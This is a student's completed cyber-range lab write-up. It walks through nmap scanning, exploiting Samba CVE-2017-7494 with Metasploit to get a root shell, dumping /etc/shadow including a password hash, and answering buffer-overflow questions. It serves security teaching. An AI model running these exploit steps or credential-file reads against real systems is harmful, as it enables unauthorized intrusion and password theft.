CS 3710 Introduction to Cybersecurity
Term: Spring 2023

Lab Exercise 4 – Exploiting

Due Date: February 24, 2023 by 11:59pm ET
Points Possible: 7

Name: Sidhardh Burre

1. Overview

As an ethical hacker you are scanning the target network and identify a potentially vulnerable server. You do some research and find a vulnerability and exploit for the target system. You then launch the exploit to gain root level access to the target!

2. Initial Setup


From your Virginia Cyber Range course, select the **Cyber Basics** environment. Click "start" to start your environment and "join" to get to your Linux desktop.

Task 1: Perform a network scan to identify a potentially vulnerable server

In Lab 2 you used Nmap to scan your network to identify live targets and the ports open on each target. Review your previous results or complete a new network scan to identify a vulnerable target running Microsoft Directory Services also known as SMB or "Samba".

Question 1: What is your vulnerable target's IP address? (.5 point)

The vulnerable target's IP address is 10.1.82.252: (showing nmap results on said IP)




```
student@kali:~$ nmap -sV 10.1.82.252
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-20 18:22 UTC
Nmap scan report for ip-10-1-82-252.ec2.internal (10.1.82.252)
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.18
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
Service Info: Host: IP-10-1-82-252; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.67 seconds
```

©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Question 2: What is the specific version of the Samba service is running on your target? (.5 point)

Running nmap with the -A option gets us some good results



```
student@kali:~$ nmap -sV -A 10.1.82.252
Starting Nmap 7.80 ( https://nmap.org ) at 2023-02-20 18:24 UTC
Nmap scan report for ip-10-1-82-252.ec2.internal (10.1.82.252)
Host is up (0.00022s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 35:a1:51:da:ab:cf:bc:7c:ec:33:96:39:b8:6e:13:d3 (RSA)
|   256 4f:94:ae:5c:b5:f8:ab:41:19:f7:19:cc:80:0a:96:23 (ECDSA)
|_  256 0a:88:49:ad:f3:a6:38:b5:8e:a3:2e:40:4f:76:df:7f (ED25519)
80/tcp  open  http        Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 208   2017-06-09 13:27  hello.html
| 1.2K  2017-06-09 13:23  recipe
| -     2017-06-09 12:35  temp/
|
|_
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Index of /
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
445/tcp open  netbios-ssn Samba smbd 4.6.0 (workgroup: MYGROUP)
Service Info: Host: IP-10-1-82-252; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We are running version 4.6.0.

Task 2: Examine the details of the vulnerability

You have done some research on these open services and versions and it looks like the best vulnerability to use for an exploit is going to be the Samba vulnerability CVE-2017-7494. Learn about this vulnerability at the National Vulnerability Database here:


https://nvd.nist.gov/vuln/detail/CVE-2017-7494

Search the Exploit database https://www.exploit-db.com/ to find a Metasploit module for the identified CVE number.

Question 3: What is the name of the Metasploit Module? (.5 point)

Searching the exploit database for "2017-7494" came up with two results. The first is an exploit by Metasploit and the other is by steelo. I am going to assume that we care about the Metasploit exploit.

©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)



Show 15 | Search: 2017-7494

Date	D	A	V	Title	Type	Platform	Author
2017-05-29	⭳		✓	Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)	Remote	Linux	Metasploit
2017-05-24	⭳	▣	✓	Samba 3.5.0 - Remote Code Execution	Remote	Linux	steelo

Showing 1 to 2 of 2 entries (filtered from 45,094 total entries)

The module is named "Samba is_known_pipename() Arbitrary Module Load". But after performing search within the msf console, the name is listed as "exploit/linux/samba/is_known_pipename" so maybe the module is just named "is_known_pipename"??

Now that we have identified a vulnerability to exploit and know the Metasploit module name, it is time to get serious.

Task 3: Run Metasploit

Metasploit is a penetration testing framework that comes installed in Kali Linux. Metasploit commands are run from the command line.

First you need to start **Metasploit Framework Console (msfconsole)**. There are several steps to properly starting the **msfconsole**.

First, you need to start the postgresql database service. This database is used by Metasploit to store information gathered via penetration testing activities. You will have to provide the password (which is **student**) when running this command.

```
service postgresql start
```

Second, you will have to initialize the msf database using the **msfdb init** command as follows. You will need to use the **sudo** command to run this command with root level privileges.

```
sudo msfdb init
```

Finally, you can start the **Metasploit Framework Console** by using the **msfconsole** command as follows:

```
msfconsole
```

The msfconsole will start and give you the **msf>** prompt once the startup has completed. While you are in the msfconsole, regular Linux commands will no longer work.

VIRGINIA CYBER RANGE
©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)


To see a list of commands that are available from the **msf>** prompt, type a **?** and press enter. (you will need to scroll up to see everything)

The first command you will use is the **search** command which will allow you to look for information on the Metasploit exploit that you will use for this penetration test.

You can search for a CVE number or a Metasploit module name. Use the **search** command to look for the Metasploit module that corresponds to the vulnerability you discovered.

The search command shows there is an exploit, the location of the exploit, disclosure date, the rank, and the description of the exploit. You can now use this information to exploit the target.

Question 4: What is the disclosure date and rank of the exploit? (.5 point)



```
Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/linux/samba/is_known_pipename  2017-03-24    excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
```

The disclosure date is 2017/03/24 and the rank is excellent.

Next you will use the **use** command to load the exploit. When using the **use** command, you have to use the full path as shown in the name column of the search results.

The prompt will change to show the name of the exploit that was loaded.
Now use the **options** command to see the options for the exploit:

```
options
```

If you look at the **options** list, the first option **RHOST** is blank and is required. **RHOST** stands for **Remote Host** and is the IP address of the target system. Whenever you are attempting to exploit a target system, you always have to provide an **RHOST**. RPORT is also required but it is already set.

You can use the **set** command to set the **RHOST** option using the following command. Remember the **target_ip** is the IP address of the target system identified in Question 1.

```
set rhost target_ip
```

Once the **RHOST** option is set, you can then use the **exploit** command to launch the exploit.

If the exploit fails the first time, check to make sure the target IP address (**RHOST**) is correct using the **options** command and run the exploit again. If the exploit succeeds, you will get **Command shell session 1 opened** message. This means you have successfully executed the exploit against the target system.

VIRGINIA CYBER RANGE


©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh (CC BY-NC-SA 4.0)

After the **Command shell session 1 opened** message, you will just have a blinking cursor and no indication that you have entered a shell on the target system. Use the **whoami** command to see what account you are logged in as in the shell on the target system as follows:

```
whoami
```

Question 5: Paste a screenshot that shows your whoami here. (.5 point)

For some reason the exploit failed on the first attempt but on the second attempt (without changing anything) exploit succeeded. Is this the expected behavior? If you look at the stack trace, the first exploit failes while retrieving the path of "sharedFolder" due to an invalid packet but succeeds on the second try:



```
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 10.1.82.252:445 - Using location \\10.1.82.252\sharedFolder\ for the path
[*] 10.1.82.252:445 - Retrieving the remote path of the share 'sharedFolder'
[-] 10.1.82.252:445 - Exploit failed: Rex::Proto::DCERPC::Exceptions::InvalidPacket Invalid packet. DCERPC response packet is incomple
te
[*] Exploit completed, but no session was created.
msf5 exploit(linux/samba/is_known_pipename) > exploit

[*] 10.1.82.252:445 - Using location \\10.1.82.252\sharedFolder\ for the path
[*] 10.1.82.252:445 - Retrieving the remote path of the share 'sharedFolder'
[*] 10.1.82.252:445 - Share 'sharedFolder' has server-side path '/srv/sharedFolder
[*] 10.1.82.252:445 - Uploaded payload to \\10.1.82.252\sharedFolder\HNiEJDiG.so
[*] 10.1.82.252:445 - Loading the payload from server-side path /srv/sharedFolder/HNiEJDiG.so using \\PIPE\/srv/sharedFolder/HNiEJDiG.
so...
[-] 10.1.82.252:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 10.1.82.252:445 - Loading the payload from server-side path /srv/sharedFolder/HNiEJDiG.so using /srv/sharedFolder/HNiEJDiG.so...
[+] 10.1.82.252:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 10.1.82.252:445) at 2023-02-20 18:51:12 +0000

whoami
root
```

We can see the whoami results above^^.

By the answer to whoami, you should know whether the exploit was successful. If so - Congratulations, if everything went well you now pwn the target system! You identified a target, identified a vulnerability in that target, and used Metasploit to exploit the target to get root shell access to the target.

At this point you can run other commands such as **pwd**, **ls**, etc. to learn about your exploited target system.

The basic shell is a little difficult to work with as it gives you no prompt and no feedback if the command you execute fails. You can get a more usable shell by using a python script. Use the following command to create a more useful shell on the target system:


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

This command uses the python programming language to create a new bash shell. Bash is the default shell used in Linux.

©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Now that you pwn the system let's grab a copy of the /etc/shadow file. An attacker would copy this file offline to crack user passwords and try the same passwords on other systems.

Question 6: Paste a screenshot that shows the target's /etc/shadow file here. (.5 point)



```
root@ip-10-1-82-252:/etc# cat shadow
cat shadow
root:*:17270:0:99999:7:::
daemon:*:17270:0:99999:7:::
bin:*:17270:0:99999:7:::
sys:*:17270:0:99999:7:::
sync:*:17270:0:99999:7:::
games:*:17270:0:99999:7:::
man:*:17270:0:99999:7:::
lp:*:17270:0:99999:7:::
mail:*:17270:0:99999:7:::
news:*:17270:0:99999:7:::
uucp:*:17270:0:99999:7:::
proxy:*:17270:0:99999:7:::
www-data:*:17270:0:99999:7:::
backup:*:17270:0:99999:7:::
list:*:17270:0:99999:7:::
irc:*:17270:0:99999:7:::
gnats:*:17270:0:99999:7:::
nobody:*:17270:0:99999:7:::
systemd-timesync:*:17270:0:99999:7:::
systemd-network:*:17270:0:99999:7:::
systemd-resolve:*:17270:0:99999:7:::
systemd-bus-proxy:*:17270:0:99999:7:::
syslog:*:17270:0:99999:7:::
_apt:*:17270:0:99999:7:::
lxd:*:17270:0:99999:7:::
messagebus:*:17270:0:99999:7:::
uuidd:*:17270:0:99999:7:::
dnsmasq:*:17270:0:99999:7:::
sshd:*:17270:0:99999:7:::
pollinate:*:17270:0:99999:7:::
ubuntu:!:17326:0:99999:7:::
student:$6$qZXTIN8j$uNVuxR48FELc5jmMRcLj11Cx53Jk.4fskDAtaLzJLq4BEhK1eGz6Su8SoKeXJNeI6IiYY.vymRrSUNBL8dUTq.:17326:0:99999:7:::
root@ip-10-1-82-252:/etc# 
```

I notice another file called -shadow that's identical to the shadow file (within the etc/ directory) what is the -shadow file??

VIRGINIA
CYBER RANGE

©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)

Task 4: Identifying and Correcting Potential Buffer Overflows

Buffer overflow attacks are often a direct result of poor programming practices. Examine the following code and answer the questions below it:

```
void main()
{
        char source[] = “username12”;
        char destination[8];
        strcpy(destination, source);

        return 0;
}
```

Question 7: Explain why this code has the potential for a buffer overflow. Make sure to mention the function and the weakness of the function. (1 point)

This code will cause a buffer overflow because the source char array is 11 characters in size (10 + 1 due to being NULL terminated) while destination is only 8 characters in size. The extra characters will result in overflow beyond the memory allocated to destination. This function overall isn’t the worst because source is immutable, and an outside can’t exploit the buffer overflow. But it is still bad practice and can cause some memory issues.

Question 8: Show or explain a way you can fix this code to mitigate the buffer overflow (the answer is not just making the size of the buffer larger). (1 point)

There are a couple of things we can do. We can simply not copy if the buffer is too large. Or we could use a safer C function than strcpy that monitor the length of the value that we are copying. One such function is strlcpy that will only copy into the buffer, a length of characters equal to the buffer’s size (plus a null char to terminate the string). So in our example, strlcpy would only copy into destination “usernam{NULL}”.

Examine the following code and answer the questions below it:

```
#include <stdio.h>
#include <string.h>

int main(void)
{
    char buff[15];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buff);

    if(strcmp(buff, "thegeekstuff"))
    {
        printf ("\n Wrong Password \n");
    }
    else
    {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    if(pass)
    {
       /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }

    return 0;
}
```

Question 9: Explain why this code has the potential for a buffer overflow. Make sure to mention the function and the weakness of the function. (1 point)

This code has the potential to buffer overflow in the case that the user inputs a password that is longer than 15 characters in length. This would enable someone to effectively overwrite anything on the stack and even execute their own code. I believe that it is even possible to engineer your overflow in such a way that pass is set to 1 and you are given root privileges without having the right password.

Question 10: Show or explain a way you can fix this code to mitigate the buffer overflow (the answer is not just making the size of the buffer larger). (1 point)

The easiest way to address this is to use fgets instead of gets. This would enable us to strictly saturate the buffer and avoid overflows. fgets would ensure we get a fixed amount of the input and then compare to "thegeekstuff" with whatever is in buff. But I think better code is to have a buff of size 14 so this way if you get the actual password, you copy in {t, h, e, g, e, e, k, s, t, u, f, f, NULL} and can check the NULL character. If char at index 12 is instead an actual character you know you have the wrong password anyway (too long). So make it buff[14] and use fgets(buff, 14, stdin). This way fgets only copies in the first 13 characters (terminating with a NULL). If the password is size 13 in length, index 13 is instead null and index 12 is an actual character and you know your password is too long.

By submitting this assignment you are digitally signing the honor code, "I pledge that I have neither given nor received help on this assignment".

END OF EXERCISE

References

https://metasploit.help.rapid7.com/docs

VIRGINIA CYBER RANGE

©2022 Virginia Cyber Range. Created by Matthew Vogel. Modified by Angela Orebaugh
(CC BY-NC-SA 4.0)